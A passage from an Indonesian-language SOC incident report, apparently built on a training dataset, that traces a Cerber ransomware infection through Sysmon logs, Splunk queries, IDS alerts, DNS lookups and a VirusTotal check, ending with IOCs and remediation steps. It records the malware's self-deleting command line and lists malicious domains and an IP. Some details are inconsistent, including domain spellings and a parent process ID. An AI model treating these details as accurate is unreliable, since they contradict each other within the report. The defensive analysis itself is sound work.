| 2016-08-24 16:48:29 | 3828        | 2948              |                     | "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"  |
| 2016-08-24 16:48:41 | 3836        | 3828              |                     | "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35AC89F-933F-6A5D-2776-A3589FB99832}\osk.exe"   |
| 2016-08-24 16:48:21 | 1476        | 3968              |                     | "C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"  |
| 2016-08-24 16:48:41 | 1280        | 3828              |                     | /d /c taskkill /t /f /im "121214.tmp" &gt; NUL &amp; ping -n 1 127.0.0.1 &gt; NUL & del "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" &gt; NUL |
| 2016-08-24 16:48:42 | 556         | 1280              |                     | ping -n 1 127.0.0.1   |
| 2016-08-24 16:48:41 | 1684        | 1280              |                     | taskkill /t /f /im "121214.tmp"   |

*Gambar 15.Process ID and Commandline Cerber Ransomware*

Berdasarkan penelusuran yang dilakukan oleh tim SOC, Terdapat beberapa processID dan ParentProcessID yang saling berhubungan. Dimana dari processID dan ParentProcessID tersebut berhubungan dengan file 121214.tmp yang diakhirnya menjalankan executable osk.exe dan menjalankan proses ping ping -n 1 127.0.0.1. Sehingga jika berdasarkan timestamp, parent processID dari file 121214.tmp adalah 3698.

Dikarenakan dalam envirotnmen yang tim SOC monitoring terdapat Intrusion Detction System (IDS) yaitu suricata, sehingga tim SOC akan mencari tahu apakah ada alert terkait dengan malware tersebut .

| New Search  |                      |  |         |  | Save As ▾                          | Create Table View | Close |
|---|----------------------|--|---------|--|------------------------------------|-------------------|-------|
| <pre>index="botsv1" sourcetype=suricata alert.signature=*cerber*   stats values(_time) as time count by alert.signature_id   eval time=strftime(time,"%c")   sort count</pre> |                      |  |         |  | from Aug 24 through Aug 25, 2016 ▾ |                   |       |
| ✓ 5 events (8/24/16 12:00:00.000 AM to 8/26/16 12:00:00.000 AM) No Event Sampling ▾   |                      |  |         |  | Job ▾                              |                   | →     |
| Events (5) Patterns <b>Statistics (3)</b> Visualization   |                      |  |         |  | Verbose Mode ▾                     |                   |       |
| 100 Per Page ▾ Format Preview ▾   |                      |  |         |  |                                    |                   |       |
| alert.signature ▾   | alert.signature_id ▾ | time ▾   | count ▾ |  |                                    |                   |       |
| ETPRO TROJAN Ransomware/Cerber Checkin 2  | 2816763              | Wed Aug 24 16:49:24 2016                             | 1       |  |                                    |                   |       |
| ETPRO TROJAN Ransomware/Cerber Checkin Error ICMP Response  | 2816764              | Wed Aug 24 16:49:25 2016<br>Wed Aug 24 16:49:36 2016 | 2       |  |                                    |                   |       |
| ETPRO TROJAN Ransomware/Cerber Onion Domain Lookup  | 2820156              | Wed Aug 24 17:15:12 2016<br>Wed Aug 24 17:15:12 2016 | 2       |  |                                    |                   |       |

Gambar 16. Alert Detection for Cerber Ransomware from IDS


Diketahui bahwa terdapat 3 jenis alert yang related dengan aktivitas cerber ransomware. Dimana alert pertama kali muncul adalah alert dengan nama “ETPRO TROJAN Ransomware/Cerber Checkin 2” dan ID 2816763 sebanyak 1 alert. Sedangkan alert terakhir yang muncul di suricata adalah “ETPRO TROJAN Ransomware/Cerber Onion Domain Lookup” seanyak 2 alert dan dengan Alert ID 2820156.

Tim SOC juga berusaha mengetahui impact dari ransomware tersebut. Rasomware umumnya akan mengenkripsi beberapa file, sehingga tim SOC berfokus untuk menemukan total file yang telah terenkrpsi tersebut.

| New Search   |         |  |  |  | Save As ▾                  | Create Table View | Close |
|--|---------|--|--|--|----------------------------|-------------------|-------|
| <pre>index="botsv1" sourcetype="Xm1WinEventLog:Microsoft-Windows-Sysmon/Operational" host="we8105desk *.txt" EventCode=2 TargetFilename="C:\\Users\\bob.smith.WAYNECORPINC\\*"   stats count by TargetFilename</pre> |         |  |  |  | during Wed, Aug 24, 2016 ▾ |                   |       |
| ✓ 406 events (8/24/16 12:00:00.000 AM to 8/25/16 12:00:00.000 AM) No Event Sampling ▾  |         |  |  |  | Job ▾                      |                   | →     |
| Events (406) Patterns <b>Statistics (406)</b> Visualization  |         |  |  |  | Verbose Mode ▾             |                   |       |
| 20 Per Page ▾ Format Preview ▾   |         |  |  |  |                            |                   |       |
| TargetFilename ▾   | count ▾ |  |  |  |                            |                   |       |
| C:\\Users\\bob.smith.WAYNECORPINC\\Desktop\\2010\\Office 2010 Pro\\Key.txt   | 1       |  |  |  |                            |                   |       |
| C:\\Users\\bob.smith.WAYNECORPINC\\Desktop\\2010\\Project 2010\\Key.txt  | 1       |  |  |  |                            |                   |       |
| C:\\Users\\bob.smith.WAYNECORPINC\\Desktop\\2010\\Visio 2010\\visio 2010.txt   | 1       |  |  |  |                            |                   |       |
| C:\\Users\\bob.smith.WAYNECORPINC\\Desktop\\BootCamp4for7\\Drivers\\Intel\\Chipset\\_Help.txt  | 1       |  |  |  |                            |                   |       |
| C:\\Users\\bob.smith.WAYNECORPINC\\Desktop\\BootCamp4for7\\Drivers\\Intel\\Chipset\\_readme.txt  | 1       |  |  |  |                            |                   |       |
| C:\\Users\\bob.smith.WAYNECORPINC\\Desktop\\BootCamp4for7\\Drivers\\Intel\\Chipset\\Help.txt   | 1       |  |  |  |                            |                   |       |
| C:\\Users\\bob.smith.WAYNECORPINC\\Desktop\\BootCamp4for7\\Drivers\\Intel\\Chipset\\Lang\\CHIP\\VARA\\_license.txt   | 1       |  |  |  |                            |                   |       |
| C:\\Users\\bob.smith.WAYNECORPINC\\Desktop\\BootCamp4for7\\Drivers\\Intel\\Chipset\\Lang\\CHIP\\VARA\\license.txt  | 1       |  |  |  |                            |                   |       |
| C:\\Users\\bob.smith.WAYNECORPINC\\Desktop\\BootCamp4for7\\Drivers\\Intel\\Chipset\\Lang\\CHIP\\VARB\\_license.txt   | 1       |  |  |  |                            |                   |       |

Gambar 17. Count File .txt encrypted

Setelah ditelusuri lebih detail, beberapa file yang ada dalam device Computer dengan hostname “**we8105desk**”. Fokus tim SOC untuk pertama kali adalah melihat jumlah file .txt yang kemungkinan terkena dari aktivitas cerber ransomware tersebut. Terlihat bahwa jumlah file .txt sebanyak 406 file dengan semuanya memiliki event code Sysmon 2 yang berate file tersebut sudah berubah dari file aslinya. Selanjutnya tim SOC juga melakukan penelusuran pada file dengan ekstensi .pdf.



*Gambar 18.Count file .pdf encrypted*

Terlihat dari hasil penelusuran yang dilakukan oleh tim SOC, diketahui bahwa jumlah pdf yang terindikasi berhasil terenkripsi oleh serangan ransomware tersebut berjumlah 257 file pdf. Dimana file pdf tersebut berada pada path `\\C:\fileshare`. Setelah mengetahui file .txt dan file.pdf yang terindikasi terkena impact dari infeksi cerber ransomware tersebut, tim SOC berfokus untuk menemukan adanya Domain yang menjadi titik akhir dari aktivitas infeksi dari cerber ransomware tersebut. Umumnya domain tersebut akan menjadi media untuk para korban membayar untuk mendapatkan kunci dekripsi atau yang serupa.

| New Search   |  |                 |                |  | Save As ▾                          | Create Table View | Close        |
|--|--|-----------------|----------------|--|------------------------------------|-------------------|--------------|
| index=botsv1 sourcetype="stream:dns" src=192.168.250.100 record_type=A NOT(query())=*.microsoft.com OR query()=*.bing.com OR query()=*.isatap OR query()=*.wpad OR query()<br>=*.waynecorpinc.local)<br>  table _time query() src dest |  |                 |                |  | from Aug 24 through Aug 25, 2016 ▾ |                   |              |
| ✓ 5 events (8/24/16 12:00:00.000 AM to 8/26/16 12:00:00.000 AM) No Event Sampling ▾  |  |                 |                |  | Job ▾                              |                   | Smart Mode ▾ |
| Events Patterns <b>Statistics (5)</b> Visualization  |  |                 |                |  |                                    |                   |              |
| 100 Per Page ▾ Format Preview ▾  |  |                 |                |  |                                    |                   |              |
| _time ↕  | query() ↕  | src ↕           | dest ↕         |  |                                    |                   |              |
| 2016-08-24 16:49:24.308  | ipinfo.io<br>ipinfo.io                                     | 192.168.250.100 | 192.168.250.20 |  |                                    |                   |              |
| 2016-08-24 16:48:12.267  | solidaritedeproimite.org<br>solidaritedeproimite.org       | 192.168.250.100 | 192.168.250.20 |  |                                    |                   |              |
| 2016-08-24 16:34:39.352  | dns.msftncsi.com<br>dns.msftncsi.com                       | 192.168.250.100 | 192.168.250.20 |  |                                    |                   |              |
| 2016-08-24 17:15:12.668  | cerberhhyed5frqa.xmfir0.win<br>cerberhhyed5frqa.xmfir0.win | 192.168.250.100 | 192.168.250.20 |  |                                    |                   |              |
| 2016-08-24 16:56:54.715  | shell.windows.com<br>shell.windows.com                     | 192.168.250.100 | 192.168.250.20 |  |                                    |                   |              |

Gambar 19. Malicious Domain cerber ransomware transaction

Terlihat bahwa terdapat 5 domain yang muncul dari penelusuran tim SOC. Namun dari 5 domain yang berhasil ditemukan tersebut salah satunya adalah domain yang telah dilaporkan oleh tim SOC sebelumnya. Dimana domain pertama tersebut berguna untuk media download file encryptornya. Sedangkan domain kedua adalah domain yang mengarahkan korban untuk membayar ataupun menerima kode decryptor. Untuk domain kedua ini tim SOC mencurigai domain cerberhhyed5frqa(.)xmfr0(.)win. Hal ini dibuktikan juga dengan hasil pengecekan melalui virus totals, bahwa domain tersebut related dengan malicious activity.

cerberhhyed5frqa.xmfir0win

13

/ 88

Community Score

13 security vendors flagged this domain as malicious

cerberhhyed5frqa.xmfir0win

xmfir0win

malicious web sites

media sharing

software and malware

dga

Did you intend to search across the file corpus instead? [Click here](#)

Similar

Graph

API

Last Analysis Date

1 day ago

DETECTION

DETAILS

RELATIONS

COMMUNITY 2

Security vendors' analysis 1

Do you want to automate checks?


|                         |             |           |             |
|-------------------------|-------------|-----------|-------------|
| alphaMountain.ai        | 1 Phishing  | Antiy-AVL | 1 Malicious |
| AutoShun                | 1 Malicious | Avira     | 1 Malware   |
| BitDefender             | 1 Phishing  | CyRadar   | 1 Malicious |
| Forcepoint ThreatSeeker | 1 Malicious | Fortinet  | 1 Malware   |
| G-Data                  | 1 Phishing  | Lionic    | 1 Malicious |
| Seclookup               | 1 Malicious | Sophos    | 1 Malware   |
| Webroot                 | 1 Malicious | Abusix    | ✓ Clean     |

Gambar 20. Detected malicious domain from virustotal



## Incident Flow

Berdasarkan hasil investigasi yang dilakukan oleh tim SOC, telah diketahui flow dari incident cerber ransomware tersebut. Jika dilihat pada gambar , terlihat computer victim dengan hostname "we8105desk" dan IP address "192.168.250.100" telah terhubung dengan suatu eksternal device. Eksternal device tersebut adalah removable device (Usb Flashdisk) dengan device name "MIRANDA\_PRI". Dimana pada removable device tersebut berisi suatu file malicious dengan file ekstensi .dotm (Microsoft File Documents). Bermula dari proses menjalankan file .dotm tersebut secara automatic menjalankan anomaly background process. Setelah itu ditemukan juga hostname device victim mencoba menjalin komunikasi dengan 1 domain dan 1 ip yang menjadi salah satu IOC dari infected cerber ransomware dan juga mendownload file mhtr.jpg yang merupakan file encryptor dari ransomware tersebut. Setelah ransomware berhasil melakukan proses encryption, terlihat bahwa host victim tersebut diarahkan untuk mengunjungi suatu situs transaksi antara korban dan threat actor dari cerber ransomware tersebut.



Gambar 21. Flow Incident Cerber Ransowmare Infected

## Indicator of Compromise

Berdasarkan hasil invesitagasi yang dilakukan oleh tim SOC, Didapatkan beberapa IOC dalam incident Cerber Ransomware :

Malicious File .dotm : Miranda\_Tate\_unveiled(.)dotm

Malicious IP : 92(.)222(.)104(.)182

Malicious Domain : solidaritedeproximate(.)org & cerberhhyed5frqa(.)xmfir0(.)win

Malicious File Encryptor : mhtr(.)jpg

## Rekomendasi

1. Segera lakukan Isolasi Device terkompromise
2. Lakukan full scanning EDR/ AV terupdate
3. Terapkan policy no removable Media di environment
4. Lakukan reset password pada semua akun yang ter sign in pada device tersebut
5. Lakukan blocking ip dan domain untuk IOC cerber ransomware tersebut

## Referensi

<https://www.makeuseof.com/windows-view-usb-history/>

[VirusTotal - Domain - cerberhhyed5frqa\(.\)xmfir0\(.\)win](#)

[Check Point Forensic Files: Cerber Ransomware Distribution using Office DOTM files - Check Point Blog](#)